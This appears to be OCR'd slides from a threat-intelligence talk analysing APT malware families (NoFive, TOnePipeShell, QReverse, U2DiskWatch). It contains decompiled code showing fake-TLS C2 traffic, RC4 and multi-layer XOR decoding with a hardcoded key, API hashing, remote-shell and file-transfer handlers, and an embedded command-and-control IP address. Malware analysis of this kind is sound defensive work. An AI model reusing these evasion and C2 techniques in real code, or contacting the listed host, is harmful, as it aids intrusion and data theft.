
```
int __thiscall PrepareResponse(SharedStruct *
{
  *a6 = a4 + 0xC;
  *(a5 + 5) = a2;
  *(a5 + 6) = this->field_4C;
  *(a5 + 0xA) = this->field_54;
  if ( a4 )
  {
    sub_401045((a5 + 0xC), a3, a4);
  }
  PerformRC4((a5 + 5), a4 + 7, &this->field_2
  return PackageResponse(a5, *a6 - 5);
}
```



Key Features of NoFive

TEAMT5


```
int __cdecl PackageResponse(NetworkPayload
{
  if ( a2 > 0xFFFF )
  {
    return 0;
  }
  a1->TLSApplicationHeader = 0x17;
  a1->TLSVersionMajor = 3;
  a1->TLSVersionMinor = 3;
  a1->PayloadSize[0] = BYTE1(a2);
  a1->PayloadSize[1] = a2;
  return 1;
}
```



Summary for Early NoFive

TEAMT5

- Stager + Beacon design
- The overall code structure looks like… that
- Uses hardcoded RC4 key for comms
- Traffic disguised as TLS 1.2 Application Data
  - `0x17`
  - `0x03`
  - `0x03`
  - `<2-byte-payload-size>`
  - `<payload>`




TOnePipeShell

Early TOnePipeShell

TEAMT5

- Mid-2022
  - First spotted targeting Myanmar government



Early TOnePipeShell

- Mid-2022
  - First spotted targeting Myanmar government
- ~$20220621.docx
  - C:\Users\Public\Documents\Microsoftaps.exe
- ~$20220622.docx
  - C:\Users\Public\Documents\VERSION.dll
- Embedded payload within loader
  - XOR 0x7D -> embedded 32-byte XOR key
  - XOR key -> payload -> shellcode

~$20220621.docx

~$20220622.docx

TEAMT5

Early TOnePipeShell

- Similar code structure to NoFive
- Supports up to 10 C2s

```
v3 = 1;
Library = 0;
a1 = v1;
AllocateMemory(v1, 0, 0x13C);
v7 = 0;
Library = CustomGetLibrary(0x8FECD63F);
if ( Library || (result = CustomGetLibrary(0x6E2BCA17), (Library = result) != 0) )
{
  result = CustomGetProcAddress(0, Library, GetProcAddress_0);
  a1->GetProcAddress = result;
  if ( a1->GetProcAddress )
  {
    result = CustomGetProcAddress(0, Library, LoadLibraryA_0);
    a1->LoadLibraryA = result;
    if ( a1->LoadLibraryA )
    {
      strcpy(v5, "202.53.148.26");
      memset(&v5[0xE], 0, 0x12);
      v2[0] = v5;
      v4[0] = 0x50;
      v4[1] = 0x10;
      v4[2] = 0x10;
      v4[3] = 0x10;
      v4[4] = 0x10;
      v4[5] = 0x10;
      v4[6] = 0x10;
      v4[7] = 0x10;
      v4[8] = 0x10;
      v4[9] = 0x10;
      v7 = TOnePipeShell::ConfigureImports(a1);
      sub_280(a1, v2, 1u, v4, v3);
    }
  }
}
return result;
```

Early TOnePipeShell

- Stack strings in command handler
  - “Create TOnePipeShell Class Error!”
- Supported features
  - Remote shell
  - Process execution
  - File upload/download/delete
- Not all features are always present

```
  break;
case 0x1B:
  if ( sub_57D0(v110, v101, &v104, 0) )
  {
    sub_2E50(0x2C, v107, v106, 0, 0, 0, 1);
  }
  else
  {
    strcpy(v90, "Upload file write : %S error code :%d");
    (a1->Struct_0x2a8->ptrImportTable->wsprintfA)(v43, v90, v110, v104);
    v4 = sub_85C0(v43);
    sub_2E50(0x2A, v107, v106, v43, v4 + 1, 0, 1);
  }
  break;
case 0x1D:
  if ( !sub_5920(&v104) )
  {
    strcpy(v87, "Upload file cancel : %S error code :%d");
    (a1->Struct_0x2a8->ptrImportTable->wsprintfA)(v42, v87, v110, v104);
    v5 = sub_85C0(v42);
    sub_2E50(0x2A, v107, v106, v42, v5 + 1, 0, 1);
  }
  break;
case 0x1C:
  v103 = 0;
  if ( v109 > 0 && !sub_57D0(v110, v101, &v104, 0) )
  {
    strcpy(v88, "Upload file write : %S error code :%d");
    v103 = 1;
    (a1->Struct_0x2a8->ptrImportTable->wsprintfA)(v41, v88, v110, v104);
    v6 = sub_85C0(v41);
    sub_2E50(0x2A, v107, v106, v41, v6 + 1, 0, 1);
  }
  if ( !v103 )
  {
    if ( sub_5990(&v104) )
    {
      sub_2E50(0x47, v107, v106, 0, 0, 0, 1);
    }
    else
    {
      strcpy(v91, "Upload file Endup : %S error code :%d");
      (a1->Struct_0x2a8->ptrImportTable->wsprintfA)(v40, v91, v110, v104);
      v7 = sub_85C0(v40);
      sub_2E50(0x2A, v107, v106, v40, v7 + 1, 0, 1);
    }
  }
  break;
case 0x10:
  v77 = 0;
  v99 = v110;
  v8 = sub_8590(v110);
  v77 = v110 + 2 * v8 + 2;
  if ( sub_5B10(v99, v77, &v104) )
  {
    sub_2E50(0x1A, v107, v106, v110, v101, 0, 0);
  }
  else
  {
    strcpy(v81, "Exec file error code : %d path : %S param : %S");
    (a1->Struct_0x2a8->ptrImportTable->wsprintfA)(v39, v81, v104, v99, v77);
    v9 = sub_85C0(v39);
    sub_2E50(0x19, v107, v106, v39, v9 + 1, 0, 0);
  }
```

Early TOnePipeShell

- XOR 0x00 ~ 0x1F as initial handshake key
- RC4 for future comms

```
char *__fastcall sub_4E0(char *a1, int a2, int a3)
{
  char *result; // eax
  int j; // [esp+8h] [ebp-Ch]
  int i; // [esp+10h] [ebp-4h]

  result = (a3 - 0x2C);
  for ( i = 0; i < a3 - 0x2C; ++i )
  {
    result = &a1[i];
    a1[i + 0x2C] ^= a1[i % 0x20 + 0xC];
  }
  for ( j = 0; j < 9; ++j )
  {
    if ( j )
    {
      result = *a1;
      a1[j] ^= result;
    }
  }
  return result;
}
```

Key Features of Early TOnePipeShell


TEAMT5

- Import table allocation
- API hashing (ROR13+ADD)
- Configure import table
- Create a large shared struct
- Begin C2 heartbeat

- Begin C2 heartbeat
- Prepare heartbeat handshake (Victim ID)
- XOR (0x00 ~ 0x1F)
- Package as fake TLS traffic
- Send & decode response via RC4

Summary for Early TOnePipeShell


- Largely the same as NoFive
- Slight difference in traffic encoding
- Iconic stackstring identifier
- No stager – straight payload delivery/execution



QReverse

QReverse

- Mid-2023
  - Codename “talos” / “qreverse”



QReverse Loader

TEAMT5


- Uses multiple layers of XORs to decode the payload for the first stage
  - `data[i] ^= key[i] ^ key[i+1] ^ key[i+3]`
- Uses stackstring as XOR key for the second stage
  - Key `135790t4jigae90uiojw23rwcz56`

```
unsigned int __cdecl QReverse::Decode(int a1, unsigned in
{
  unsigned int result; // eax
  unsigned int k; // [esp+0h] [ebp-Ch]
  unsigned int j; // [esp+4h] [ebp-8h]
  unsigned int i; // [esp+8h] [ebp-4h]

  for ( i = 0; i < a2; ++i )
  {
    *(i + a1) ^= *(a3 + i % a4);
    result = i + 1;
  }
  for ( j = 0; j < a2; ++j )
  {
    result = j + a1;
    *(j + a1) ^= *(a3 + (j + 1) % a4);
  }
  for ( k = 0; k < a2; ++k )
  {
    result = k + a1;
    *(k + a1) ^= *(a3 + (k + 3) % a4);
  }
  return result;
}
```

QReverse RAT

TEAMT5

- Debug string
  - `g:\program\trojan\talos\talos-20210909\test\test_dll_class\qreverse.cpp`



QReverse RAT

TEAMT5

- Uses multi-layered XOR for configuration decode
  - `Data[i] ^= Key[i] ^ Key[i+2] ^ Key[i+5] ^ Key[i+10]`

```
if ( a2 )
{
  do
  {
    a1[v4] ^= *(v4 % a4 + a3);
    ++v4;
  }
  while ( v4 < a2 );
  v5 = a1;
  v6 = a2;
  do
  {
    *v5 ^= *(&v5[2 - a1] % a4 + a3);
    ++v5;
    --v6;
  }
  while ( v6 );
  v7 = a1;
  v8 = a2;
```

QReverse RAT

TEAMT5

- Fully featured RAT
  - System information
  - Remote shell
  - File management
  - Set new C2
  - Screenshot
  - Create process with specified token, etc.

```
{
  case 0:
  case 0xC:
    v3 = sub_40538E(Block + 7);
    goto LABEL_4;
  case 1:
    sub_4081BF((Block + 7));
    goto LABEL_49;
  case 2:
    sub_408527((Block + 7));
    goto LABEL_49;
  case 3:
    sub_407F9D((Block + 7));
    goto LABEL_49;
  case 4:
    sub_402097((Block + 7));
    goto LABEL_49;
  case 5:
    sub_402160(&word_467908, (Block + 7), *(Block + 1));
    goto LABEL_49;
  case 6:
    p_Block = &Block;
    Block = 0;
    v13 = 6;
    goto LABEL_47;
  case 7:
    p_Block = &Block;
    Block = 0;
    v13 = 7;
```

Summary for QReverse

- Fully featured RAT
- Uses multi-layered XOR for config/traffic encoding
- Currently unknown if it is exclusive to Polaris
  - Seen in other operations with wildly different TTPs
  - Possibly bought?

U2DiskWatch

U2DiskWatch

TEAMT5

- First appeared in Sophos report back in late-2022[1]
- Spreader module for installing any of the given files

disk_watch.exe

u2ec.dll


usb.ini

```
0DCh, 10h>>
dd 9                    ; Age
text "UTF-8", 'G:\project\APT\U盘劫持\new\shellcode\Release\shellcode.pd' ; PdbFileName
text "UTF-8", 'b',0
align 4
tion (IMAGE_DEBUG_TYPE_VC_FEATURE)
db    0                 ; DATA XREF: .rdata:1001C550↑o
db    0
```

[1]: https://news.sophos.com/en-us/2022/11/03/family-tree-dll-sideloading-cases-may-be-related/

U2DiskWatch


- Spotted spreading NoFive in late 2023



TEAMT5

U2DiskWatch

- Spotted spreading NoFive in late 2023



